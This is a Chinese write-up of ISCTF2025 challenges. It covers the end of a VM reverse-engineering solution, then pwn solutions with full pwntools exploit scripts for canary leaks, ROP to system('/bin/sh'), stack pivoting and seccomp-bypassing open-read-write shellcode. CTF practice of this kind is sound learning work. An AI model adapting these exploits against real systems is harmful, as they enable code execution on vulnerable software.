88     *(_WORD *) (a1 + 264) = v7 + 1;
89     v8 = *(_BYTE *) (a1 + *(unsigned __int8 *) (a1 + v7) + 256);
90     result = v38;
91     *(_BYTE *) (a1 + v38) = v8;
92     break;
93 case 3u:
94     v9 = *(_WORD *) (a1 + 264);
95     *(_WORD *) (a1 + 264) = v9 + 1;
96     v39 = *(_BYTE *) (a1 + v9);
97     v10 = *(_WORD *) (a1 + 264);
98     *(_WORD *) (a1 + 264) = v10 + 1;
99     v34 = *(_BYTE *) (a1 + v10);
100    v11 = *(_WORD *) (a1 + 264);
101    *(_WORD *) (a1 + 264) = v11 + 1;
102    v12 = *(_BYTE *) (a1 + *(unsigned __int8 *) (a1 + v11) + 256) + *(_BYTE *)
(a1 + v34 + 256);
103    result = v39;
104    *(_BYTE *) (a1 + v39 + 256) = v12;
105    break;
106 case 4u:
107     v13 = *(_WORD *) (a1 + 264);
108     *(_WORD *) (a1 + 264) = v13 + 1;
109     v40 = *(_BYTE *) (a1 + v13);
110     v14 = *(_WORD *) (a1 + 264);
111     *(_WORD *) (a1 + 264) = v14 + 1;
112     v35 = *(_BYTE *) (a1 + v14);
113     v15 = *(_WORD *) (a1 + 264);
114     *(_WORD *) (a1 + 264) = v15 + 1;
115     v16 = *(_BYTE *) (a1 + v35 + 256) - *(_BYTE *) (a1 + *(unsigned __int8 *)
(a1 + v15) + 256);
116     result = v40;
117     *(_BYTE *) (a1 + v40 + 256) = v16;
118     break;
119 case 5u:
120     v17 = *(_WORD *) (a1 + 264);
121     *(_WORD *) (a1 + 264) = v17 + 1;
122     v41 = *(_BYTE *) (a1 + v17);
123     v18 = *(_WORD *) (a1 + 264);
124     *(_WORD *) (a1 + 264) = v18 + 1;
125     v36 = *(_BYTE *) (a1 + v18);
126     v19 = *(_WORD *) (a1 + 264);
127     *(_WORD *) (a1 + 264) = v19 + 1;
128     v33 = *(_BYTE *) (a1 + v19);
129     result = v41;
130     *(_BYTE *) (a1 + v41 + 256) = *(_BYTE *) (a1 + v33 + 256) ^ *(_BYTE *) (a1
+ v36 + 256);
131     break;

```

```

132     case 6u:
133         v20 = *(_WORD *) (a1 + 264);
134         *(_WORD *) (a1 + 264) = v20 + 1;
135         v42 = *(_BYTE *) (a1 + v20);
136         v21 = *(_WORD *) (a1 + 264);
137         *(_WORD *) (a1 + 264) = v21 + 1;
138         v22 = *(unsigned __int8 *) (a1 + v42 + 256) << *(_BYTE *) (a1 + *(unsigned
__int8 *) (a1 + v21) + 256);
139         result = v42;
140         *(_BYTE *) (a1 + v42 + 256) = v22;
141         break;
142     case 7u:
143         v23 = *(_WORD *) (a1 + 264);
144         *(_WORD *) (a1 + 264) = v23 + 1;
145         v43 = *(_BYTE *) (a1 + v23);
146         v24 = *(_WORD *) (a1 + 264);
147         *(_WORD *) (a1 + 264) = v24 + 1;
148         v25 = (int) * (unsigned __int8 *) (a1 + v43 + 256) >> *(_BYTE *) (a1 + *
(unsigned __int8 *) (a1 + v24) + 256);
149         result = v43;
150         *(_BYTE *) (a1 + v43 + 256) = v25;
151         break;
152     case 8u:
153         v26 = *(_WORD *) (a1 + 264);
154         *(_WORD *) (a1 + 264) = v26 + 1;
155         v27 = *(unsigned __int8 *) (a1 + v26);
156         result = a1;
157         *(_WORD *) (a1 + 264) = v27;
158         break;
159     case 9u:
160         v28 = *(_WORD *) (a1 + 264);
161         *(_WORD *) (a1 + 264) = v28 + 1;
162         v44 = *(_BYTE *) (a1 + v28);
163         v29 = *(_WORD *) (a1 + 264);
164         *(_WORD *) (a1 + 264) = v29 + 1;
165         result = *(unsigned __int8 *) (a1 + *(unsigned __int8 *) (a1 + v29) + 256);
166         if ( !(_BYTE)result )
167         {
168             result = a1;
169             *(_WORD *) (a1 + 264) = v44;
170         }
171         break;
172     case 0xAu:
173         v30 = *(_WORD *) (a1 + 264);
174         *(_WORD *) (a1 + 264) = v30 + 1;
175         v45 = *(_BYTE *) (a1 + v30);
176         v31 = *(_WORD *) (a1 + 264);

```

这就是vm的的加密了

然后是各种加密的操作。

Code block

就是根据数据来加密flag

```

360 vm_program      dq  110000101200001h      ;
368 qword_4068      dq  104012203012102h      ;
370 qword_4070      dq  304040302040405h      ;
378 qword_4078      dq  304040402040405h      ;
380 qword_4080      dq  0A05010103040102h      ;
388 qword_4088      dq  3010080630090001h      ;
390 byte_4090       db  0FFh                    ;
390 data             ends

```

我们提取

Code block

```
1  1, 0, 32, 1, 1, 0, 16, 1
2  2, 33, 1, 3, 34, 1, 4, 1
3  5, 4, 4, 2, 3, 4, 4, 3
4  5, 4, 4, 2, 4, 4, 4, 3
5  2, 1, 4, 3, 1, 1, 5, 10
6  1, 0, 9, 48, 6, 8, 16, 48
```

10进制可以看到，我们提取关于1到0xa的数据

我们去掉这些数据再来看一遍

Code block

```
1  5, 4, 4, 2, 3, 4, 4, 3
2  5, 4, 4, 2, 4, 4, 4, 3
3  2, 1, 4, 3, 1, 1, 5, 10
```

拿到了这样的数据

分析一下

如果全部换算为刚刚的vm数据应该是这样

Code block

```
1  xor, sub, sub, store, add, sub, sub, add
2  xor, sub, sub, store, sub, sub, sub, add
3  store, load, sub, add, load, load, xor, 10
```

这一看就不对

换种方式理解，根据汇编的形式来

Code block

```
1  5, 4, 4, 2
2  3, 4, 4, 3
3  5, 4, 4, 2
4  4, 4, 4, 3
5  2, 1, 4, 3
6  1, 1, 5, 10
```


回到一开始的数据

```
LOWORD(v5) = 0xAB17;  
BYTE2(v5) = 0x37;
```

发现v5有三个数据，是不是就对应结尾的2,3

那这个就是key了

再回到我们刚刚得到的vm的码结合分析

那中间的4其实就是我们加密的数据。

xor 密文，密文，key2

密文=密文^key2

那根据这个来切换就得到了加密的汇编

Code block

```
1 5, 4, 4, 2| xor 密文, 密文, key2| 密文=密文^key2  
2 3, 4, 4, 3| add 密文, 密文, key3| 密文=密文+key3  
3 5, 4, 4, 2| xor 密文, 密文, key2| 密文=密文^key2  
4 4, 4, 4, 3| sub 密文, 密文, key3| 密文=密文-key3
```

注意key，有小端序，为了方便理解，我key多补了零

EXP

Code block

```
1 encrypted_flag = [  
2     0x78, 0x1e, 0x73, 0x71, 0x75, 0x68, 0x7f, 0x49,  
3     0x43, 0x6d, 0x49, 0x84, 0x77, 0x53, 0x7e, 0x1e,  
4     0x6b, 0x49, 0x1d, 0x42, 0x19, 0x7e, 0x6f  
5 ]  
6 key=[0,0x17,0xAB,0x37]  
7 for i in encrypted_flag:  
8     print(chr((((i+key[3])&0xff)^key[2])-key[3])&0xff)^key[2]),end='')  
9 #ISCTF{VM_1s_reALly_c0oL}
```

Pwn

2048 - mrcloud

解题思路

Code block

```
1  __int64 final()
2  {
3      puts("checking your score...");
4      sleep(1u);
5      printf("your score:%u\ntarget score:100000\n", (unsigned int)score);
6      sleep(1u);
7      if ( (unsigned int)score <= 0x1869F )
8      {
9          puts("Your score doesn't meet the target,so you are not suitable for the
flag yet...");
10     }
11     else
12     {
13         puts("here is your shell");
14         sleep(1u);
15         shell();
16     }
17     sleep(1u);
18     return 0LL;
19 }
```

可以看出来需要得分大于100000才能进入漏洞点,仔细看可以发现校验分数是使用的unsigned int无符号整数来校验的,所以如果分数是负数的话就会被转换为非常大的数,从而通过校验,结合程序每次退出都会扣10分,只需要扣到负数就能进入漏洞点,漏洞点可以先通过printf的%s来泄露canary,再在程序输入名字的地方输入"/bin/sh"就能ROP了

Code block

```
1  from pwn import *
2  context.log_level = 'debug'
3  p = process('/home/giant/Desktop/ez2048')
4  #p = remote('121.43.27.97',32790)
5  p.sendlineafter(b'>',b';/bin/sh')
6  p.sendlineafter(b'game',b'')
7  sleep(0.5)
8  p.sendline(b'q')
9  sleep(0.5)
10
11 p.sendline(b'a')
12 sleep(0.5)
13
14 p.sendline(b'q')
15 sleep(0.5)
16
17 p.sendline(b'a')
18 sleep(0.5)
19
20 p.sendline(b'q')
21 sleep(0.5)
22
23 p.sendline(b'a')
24 sleep(0.5)
25
26 p.sendline(b'q')
27 sleep(0.5)
28
29 p.sendline(b'a')
30 sleep(0.5)
31
32 p.sendline(b'q')
33 sleep(0.5)
34
35 p.sendline(b'a')
36 sleep(0.5)
37
38 p.sendline(b'q')
39 sleep(0.5)
40
41 p.sendline(b'a')
```

```

42  sleep(0.5)
43
44  p.sendline(b'q')
45
46  sleep(0.5)
47  p.sendline(b'q')
48
49  sleep(0.5)
50  p.sendafter(b'$ ',b"A"*0x88+b'B')
51  p.recvuntil(b'B')
52  canary = u64(p.recv(7).rjust(8,b'\x00'))
53  print(print(f"canary: 0x{canary:016x}"))
54  #gdb.attach(p)
55  rdi_ret = 0x40133E
56  ret = 0x40133F
57  system = 0x401514
58  #gdb.attach(p)
59  p.sendafter(b'$
    ',b'exit\x00'+b'a'*0x83+p64(canary)+p64(0xdeadbeef)+p64(rdi_ret)+p64(0x404A40)+
    p64(system))
60  p.interactive()

```

金丝雀的诱惑 - kris

解题思路

首先覆盖canary低位的\x00，通过printf泄露canary。因为没有给pop_rdi，然后动态调试运行到vuln函数结束发现rdi存放了指向一个libc函数的地址，所以直接栈溢出调用puts输出即可泄露canary，然后回到vuln函数，再次构造ROP链getshell即可。

```

RAX 0
RBX 0x7ffff7bff640 ← 0x7ffff7bff640
RCX 0x7ffff7d1492f (write+79) ← cmp rax, -0x1000 /* 'H=' */
RDX 0
RDI 0x7ffff7bfcab0 → 0x7ffff7c62050 (funlockfile) ← endbr64
RSI 0x7ffff7bfcba0 ← 'Your content: n\naaaaa\n'
R8 0x10
R9 0x7fffffff
R10 0
R11 0x293
R12 0x7ffff7bff640 ← 0x7ffff7bff640
R13 0
R14 0x7ffff7c947d0 ← endbr64
R15 0x7fffffffdafo ← 0
RBP 0
*RSP 0x7ffff7bfef60 ← 0
*RIP 0x7ffff7c94ac3 ← jmp 0x7ffff7c94937

```

[DISASM / x86-64]

0x40147e	<vuln+577>	mov	rdx, qword ptr [rbp - 8]	RDX, [0x7ffff7c947d0]
0x401482	<vuln+581>	sub	rdx, qword ptr fs:[0x28]	RDX => 0x7ffff7c947d0
0x40148b	<vuln+590>	✓ je	vuln+597	<vuln+597>
↓				
0x401492	<vuln+597>	leave		
0x401493	<vuln+598>	ret		<0x7ffff7c947d0>
↓				
► 0x7ffff7c94ac3		jmp	0x7ffff7c94937	<0x7ffff7c947d0>
↓				

EXP

Code block

```

1  rom pwn import *
2
3  context.arch="amd64"
4  p = process('./pwn')
5  elf = ELF('./pwn')
6  libc = ELF('./libc.so.6')
7
8  puts_plt = elf.plt['puts']
9  vuln = elf.sym['vuln']
10 main = elf.sym['main']
11
12 payload = b'a' * 0x148 + b'~'
13 p.sendafter('>>',payload)

```

```

14  p.recvuntil('a~')
15  canary = u64(p.recv(7).rjust(8,b'\x00'))
16
17  payload = b'a' * 0x107 + b'~' + p64(canary) + b'a' * 8
18  payload += p64(puts_plt)
19  payload += p64(vuln)
20  p.sendafter('>>',payload)
21
22  p.recvuntil('a~')
23  funlockfile = u64(p.recv(6).ljust(8,b'\x00'))
24  libc_base = funlockfile - libc.sym['funlockfile']
25  print(hex(libc_base))
26  pop_rdi_ret = libc_base + libc.search(asm('pop rdi; ret')).__next__()
27  system = libc_base + libc.sym['system']
28  bin_sh = libc_base + libc.search('/bin/sh').__next__()
29  ret = 0x040101a
30
31  payload = b'a' * 0x108 + p64(canary) + b'a' * 8
32  payload += p64(pop_rdi_ret)
33  payload += p64(bin_sh)
34  payload += p64(ret)
35  payload += p64(system)
36
37  p.sendafter('>>', 'a' * 0x32)
38  p.sendafter('>>',payload)
39  p.interactive()

```

ez_stack - Albert Kesselring

解题思路

```

cks@CKS-KMS:~/桌面/ISCTF/IO_w$ checksec '/home/cks/桌面/ISCTF/IO_w/baby_stack'
[*] '/home/cks/桌面/ISCTF/IO_w/baby_stack'

Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
SHSTK:     Enabled
IBT:       Enabled

```

这个出题人太坏了，保护全开

```

cks@CKS-KMS:~/桌面/ISCTF/IO_w$ seccomp-tools dump '/home/cks/桌面/ISCTF/IO_w/baby_stack'
line  CODE  JT   JF      K
=====
0000: 0x20  0x00  0x00  0x00000004  A = arch
0001: 0x15  0x01  0x00  0xc000003e  if (A == ARCH_X86_64) goto 0003
0002: 0x06  0x00  0x00  0x00000000  return KILL
0003: 0x20  0x00  0x00  0x00000000  A = sys_number
0004: 0x15  0x02  0x00  0x0000003b  if (A == execve) goto 0007
0005: 0x15  0x01  0x00  0x00000142  if (A == execveat) goto 0007
0006: 0x06  0x00  0x00  0x7fff0000  return ALLOW
0007: 0x06  0x00  0x00  0x00000000  return KILL

```

程序还开启了沙盒，但是还好，仅仅ban掉了execve系

Functions

Function name	Segment
_init_proc	.init
sub_1020	.plt
sub_1030	.plt
__cxa_finalize	.plt.got
__stack_chk_fail	.plt.sec
start	.text
sub_1090	.text
sub_10C0	.text
sub_1100	.text
sub_1140	.text
sub_1149	.text
sub_117E	.text
sub_12B2	.text
sub_1343	.text
sub_13B3	.text
sub_1429	.text
sub_150A	.text
sub_1637	.text
sub_1766	.text
sub_1785	.text
main	.text
sub_18A0	.text
_term_proc	.fini
__libc_start_main	extern
__stack_chk_fail	extern
__imp__cxa_finalize	extern
__gmon_start__	extern

IDA View-A

Pseudocode-A

```

1  int64 __fastcall main(int64 a1, char **a2, char **a3)
2  {
3      sub_1429(a1, a2, a3);
4      sub_13B3(0, 0x11451400LL, 0x10);
5      sub_150A();
6      sub_1785();
7      sub_1637();
8      return 0;
9  }

```

直接上来还是有点蒙的

简单的逆向一下就清晰多了

Function name	Segment	
_init_proc	.init	1 <code>__int64 __fastcall main(__int64 a1, char **a2, char **a3)</code>
sub_1020	.plt	2 {
sub_1030	.plt	3 <code>welcome(a1, a2, a3);</code>
__cxa_finalize	.plt.got	4 <code>read(0, 0x114514000LL, 16);</code>
__stack_chk_fail	.plt.sec	5 <code>check_shellcode();</code>
start	.text	6 <code>gift();</code>
sub_1090	.text	7 <code>stack_over_flow();</code>
sub_10C0	.text	8 <code>return 0;</code>
sub_1100	.text	9 }
sub_1140	.text	
my_syscall	.text	
sub_117E	.text	
write_enter	.text	
puts	.text	
read	.text	
welcome	.text	
check_shellcode	.text	
stack_over_flow	.text	
sub_1766	.text	
gift	.text	
main	.text	
sub_18A0	.text	
_term_proc	.fini	
__libc_start_main	extern	
__stack_chk_fail	extern	
__imp_cxa_finalize	extern	
__gmon_start__	extern	

```
1 unsigned __int64 welcome()
2 {
3     int v1; // [rsp+8h] [rbp-28h]
4     int n23; // [rsp+Ch] [rbp-24h]
5     _BYTE v3[24]; // [rsp+10h] [rbp-20h] BYREF
6     unsigned __int64 v4; // [rsp+28h] [rbp-8h]
7
8     v4 = __readfsqword(0x28u);
9     for ( n23 = 0; n23 <= 23; ++n23 )
10     {
11         v3[n23] = 0;
12         ++v1;
13     }
14     qmemcpy(v3, "Welcome to ISCTF2025!", 21);
15     puts(v3);
16     my_syscall(0x114514000LL, 4096, 7, 34, -1, 9);
17     return v4 - __readfsqword(0x28u);
18 }
```

首先是打印一个欢迎语，然后mmap一个可读可写可执行的地址

再然后读入0x10字节


```

1 unsigned __int64 check_shellcode()
2 {
3     int v1; // [rsp+8h] [rbp-38h]
4     int v2; // [rsp+Ch] [rbp-34h]
5     int n23; // [rsp+10h] [rbp-30h]
6     int n31; // [rsp+14h] [rbp-2Ch]
7     _BYTE v5[24]; // [rsp+20h] [rbp-20h] BYREF
8     unsigned __int64 v6; // [rsp+38h] [rbp-8h]
9
10    v6 = __readfsqword(0x28u);
11    v1 = 0;
12    for ( n23 = 0; n23 <= 23; ++n23 )
13    {
14        v5[n23] = 0;
15        ++v2;
16    }
17    qmemcpy(v5, "NO SYSTEMCALL HACK!", 19);
18    for ( n31 = 0; n31 <= 31; ++n31 )
19    {
20        if ( *(n31 + 0x114514000LL) == 15 && *(n31 + 0x114514001LL) == 5 )
21            ++v1;
22        if ( v1 > 1 )
23        {
24            puts(v5);
25            my_syscall(0, 0, 0, 0, 0, 60);
26        }
27    }
28    return v6 - __readfsqword(0x28u);
29 }

```

进行检查，只允许一个系统调用，显然重新构造read

```

1 unsigned __int64 gift()
2 {
3     int n23; // [rsp+Ch] [rbp-34h]
4     __int64 (__fastcall *p_main)(__int64, char **, char **); // [rsp+10h] [rbp-30h] BYREF
5     __int64 v3; // [rsp+18h] [rbp-28h] BYREF
6     _BYTE v4[24]; // [rsp+20h] [rbp-20h] BYREF
7     unsigned __int64 v5; // [rsp+38h] [rbp-8h]
8
9     v5 = __readfsqword(0x28u);
10    p_main = main;
11    v3 = &v3;
12    for ( n23 = 0; n23 <= 23; ++n23 )
13        v4[n23] = 0;
14    qmemcpy(v4, "DO YOU LIKE GIFT?", 17);
15    puts(v4);
16    puts(&p_main);
17    puts(&v3);
18    return v5 - __readfsqword(0x28u);
19 }

```

这里送了一个栈地址和pie地址，字节流接收后u64即可


然后跟进

```

1  _int64 stack_over_flow()
2  {
3      int v1; // [rsp+0h] [rbp-130h]
4      int n15; // [rsp+4h] [rbp-12Ch]
5      _BYTE v3[16]; // [rsp+10h] [rbp-120h] BYREF
6      _QWORD v4[34]; // [rsp+20h] [rbp-110h] BYREF
7
8      v4[33] = __readfsqword(0x28u);
9      for ( n15 = 0; n15 <= 15; ++n15 )
10     {
11         v3[n15] = 0;
12         ++v1;
13     }
14     qmemcpy(v3, "RET ADDR ERROR", 14);
15     read(0, v4, 4096);
16     return 0;
17 }

```

这里有一个溢出，但是不允许我们修改返回地址，不然会报错



若返回地址被修改就直接exit(0)了

但是我们发现他也算leave_ret出去的，所以接着配合main函数的leave_ret

因为栈上还残留着mmap出来的RWX地址

所以我们可以只修改rbp做到栈迁移，前面送了栈地址

```

pwndbg> stack 40
00:0000 | rsp 0x7ffd6d16b3f0 ← 0x1000000010
01:0008 | -128 0x7ffd6d16b3f8 ← 0xfffffffffffff9b
02:0010 | -120 0x7ffd6d16b400 ← 'RET ADDR ERROR'
03:0018 | -118 0x7ffd6d16b408 ← 0x524f52524520 /* ' ERROR' */
04:0020 | -110 0x7ffd6d16b410 → 0x114514000 ← mov rsi, rbp /* 0xb2ff3148ee8948 */
05:0028 | -108 0x7ffd6d16b418 → 0x114514000 ← mov rsi, rbp /* 0xb2ff3148ee8948 */
06:0030 | -100 0x7ffd6d16b420 ← 0
... ↓      31 skipped
26:0130 | rbp 0x7ffd6d16b520 → 0x7ffd6d16b410 → 0x114514000 ← mov rsi, rbp /* 0xb2ff3148ee8948 */
27:0138 | +008 0x7ffd6d16b528 → 0x584b431ec89b ← xor rax, rax

```

跳转到shellcode

然后这个shellcode我们构造一个rread后打orw即可

```

[ DISASM / x86-64 / set emulate on ]
0x584b431ec89e    leave
0x584b431ec89f    ret                <0x114514000>
↓
0x114514000      mov     rsi, rbp      RSI => 0x114514000 ← mov rsi, rbp /* 0xb2ff3148ee8948 */
0x114514003      xor     rdi, rdi      RDI => 0
0x114514006      mov     dl, 0         DL => 0
▶ 0x114514008      syscall <SYS_read>
    fd: 0 (pipe:[404188])
    buf: 0x114514000 ← mov rsi, rbp /* 0xb2ff3148ee8948 */
    nbytes: 0x100
0x11451400a      or      al, byte ptr [rax]
0x11451400c      add     byte ptr [rax], al
0x11451400e      add     byte ptr [rax], al
0x114514010      add     byte ptr [rax], al
0x114514012      add     byte ptr [rax], al
[ STACK ]

```

```

[ DISASM / x86-64 /
0x114514011      mov     rdi, 0         RDI => 0
0x114514018      sub     rdi, 0x64     RDI => 0xfffffffffffff9c (0x0 - 0x64)
0x11451401c      movabs  rsi, 0x1145140f0 RSI => 0x1145140f0 ← './flag.txt'
0x114514026      xor     rdx, rdx      RDX => 0
0x114514029      xor     r10, r10     R10 => 0
▶ 0x11451402c      syscall <SYS_openat>
    fd: 0xfffffffffffff9c
    file: 0x1145140f0 ← './flag.txt'
    oflag: 0
    vararg: 0
0x11451402e      mov     rax, 0         RAX => 0
0x114514035      mov     rdi, 3         RDI => 3
0x11451403c      movabs  rsi, 0x114514500 RSI => 0x114514500
0x114514046      mov     rdx, 0x100     RDX => 0x100
0x11451404d      syscall

```

```

0x11451404d    mov     rax, 0x100
0x11451404d    mov     rax, 0x100
▶ 0x11451404d    syscall <SYS_read>
    fd: 3 (/home/cks/桌面/ISCTF/IO_w/flag.txt)
    buf: 0x114514500 ← 0
    nbytes: 0x100

```

```

▶ 0x11451405d    syscall <SYS_write>
    fd: 1 (/dev/pts/1)
    buf: 0x114514500 ← insb byte ptr [rdi], dx /* 0x3431317b67616c66; 'flag{114514}\n' */
    n: 0x100
0x11451405f    add     byte ptr [rax], al

```

EXP

Code block

```

1  from pwn import*
2  p=process('./baby_stack')
3  #=====
4  payload=b'\x48\x89\xEE\x48\x31\xFF\xB2\x00\x0F\x05'
5  p.sendline(payload)
6  #=====
7  sleep(0.1)
8  p.recvuntil('GIFT?\n')
9  binary=u64(p.recv(6).ljust(8,b'\x00'))-0x184F
10 log.success(hex(binary))
11 p.recv(1)
12 stack=u64(p.recv(6).ljust(8,b'\x00'))-232
13 log.success(hex(stack))
14 #=====
15 payload=p64(0x114514000)+p64(0x114514000)
16 payload=payload.ljust(0x110,b'\x00');
17 payload+=p64(stack)+p64(binary+0x189B)
18 gdb.attach(p)
19 pause()
20 p.sendline(payload)
21 #=====
22 sleep(0.1)
23 payload=b'\x00'*0xa+b'\x48\xC7\xC0\x01\x01\x00\x00\x48\xC7\xC7\x00\x00\x00\x00\x48\x83\xEF\x64\x48\xBE\xF0\x40\x51\x14\x01\x00\x00\x00\x48\x31\xD2\x4D\x31\xD2\x0F\x05\x48\xC7\xC0\x00\x00\x00\x00\x48\xC7\xC7\x03\x00\x00\x00\x48\xBE\x00\x45\x51\x14\x01\x00\x00\x00\x48\xC7\xC2\x00\x01\x00\x00\x0F\x05\x48\xC7\xC0\x01\x00\x00\x00\x48\xC7\xC7\x01\x00\x00\x00\x0F\x05'
24 payload=payload.ljust(0xf0,b'\x00')

```

```
25 payload+=b'./flag.txt\x00'
26 p.sendline(payload)
27 p.interactive()
```

easy_fmt - shanlinchuanze

解题思路

拿到题目之后check一下，发现存在格式化字符串漏洞

测出偏移为23和29，分别泄露canary和libc_base

常规ret2libc

EXP

Code block

```
1  from pwn import *
2
3  context.arch = 'amd64'
4  context.log_level = 'debug'
5
6  elf = ELF('./pwn')
7  libc = ELF('./libc.so.6')
8
9  p = process('./pwn')
10
11 p.recvuntil(b"input:")
12
13 p.sendline(b"%23$p,%25$p,%29$p")
14 leak = p.recvline().decode().strip()
15
16 canary_s, pie_s, libc_s = leak.split(',')
17
18 canary = int(canary_s, 16)
19 pie_leak = int(pie_s, 16)
20 libc_leak = int(libc_s, 16)
21
```

```

22  pie_base = pie_leak - (0x12fa + 97)
23  libc_base = libc_leak - 0x29d90
24
25  log.success(f"Canary = {hex(canary)}")
26  log.success(f"PIE = {hex(pie_base)}")
27  log.success(f"libc_base = {hex(libc_base)}")
28
29  pop_rdi = libc_base + 0x2a3e5
30  binsh = libc_base + 0x1d8678
31  system = libc_base + 0x50d70
32  ret = libc_base + 0x29139
33  payload = b'A' * (0x90 - 0x8)
34  payload += p64(canary)
35  payload += b'B' * 8          # MUST write saved_rbp
36  payload += p64(ret)
37  payload += p64(pop_rdi)
38  payload += p64(binsh)
39  payload += p64(system)
40
41  gdb.attach(p)
42  p.sendafter(b"2nd input: ", payload)
43
44  p.interactive()
45

```

来签个到吧 - 卡奇

解题思路

喵喵喵？

EXP

Code block

```

1  from pwn import *
2
3  context(arch='amd64', os='linux')

```

```

4 context.log_level = 'debug'
5 context.terminal = ['tmux', 'split', '-h']
6
7 local = 0
8 if local:
9     io = process("./pwn")
10 else:
11     io = remote("8.138.131.137", 27001)
12
13 payload = "其实，我对你是有一些失望的。当初把你招进来，是基于你大学时的水平的。我是希望进来后，你能够拼一把快速成长起来的。我们这个组，不是把事情做好就可以的。你需要有体系化思考的能力。你做的事情，他的价值点在哪里？你是否作出了壁垒形成了核心竞争力？你做的事情，和其他人的差异化在哪里？你的事情，是否沉淀了一套可复用资料和方法论？为什么是你来做，其他人不能做吗？你需要有自己的判断力，而不是我说什么你就做什么。我不需要中规中矩的答卷，它是有一些差异化在里面的。后续，把你的思考沉淀到组会里，我希望看到你的思考，而不仅仅是进度。另外，提醒一下，你的产出在我们组是有些单薄的。如果再这样下去，我不能保证你能达到考核标准。 ".encode('utf-8')
14 payload = payload[:108]
15 payload += b'\xaa\xaa\xda\xad'
16
17 io.sendlineafter('blueshark', payload)
18
19 r = io.recvline()
20 print(r)
21
22 io.interactive()
23

```

ez_tcachе - le0n

解题思路

题目源码

Code block

```

1 #include<stdio.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <unistd.h>
5 #include <signal.h>

```



```
6
7 #define LENGTH 22
8
9 char* nodes[LENGTH];
10
11 void init() {
12     setvbuf(stdin, NULL, _IONBF, 0);
13     setvbuf(stdout, NULL, _IONBF, 0);
14     setvbuf(stderr, NULL, _IONBF, 0);
15     alarm(0xffff);
16 }
17
18 void welcome() {
19     puts("Welcome to 2025ISCTF");
20     puts("Wish you have a happy time!");
21     puts("Pwn Pwn Pwn!!!");
22     puts("Attention: Glibc-2.29");
23 }
24
25 void menu() {
26     puts("1. add");
27     puts("2. delete");
28     puts("3. show");
29     puts("4. exit");
30     printf("Your choice: ");
31 }
32
33 int read_n(char* buf, int size) {
34     int result;
35     result = read(STDIN_FILENO, buf, size);
36     if (result <= 0) {
37         exit(0);
38     }
39     return result;
40 }
41
42 unsigned int get_int() {
43     char buf[0x10];
44     int result;
45     result = read_n(buf, sizeof(buf) - 1);
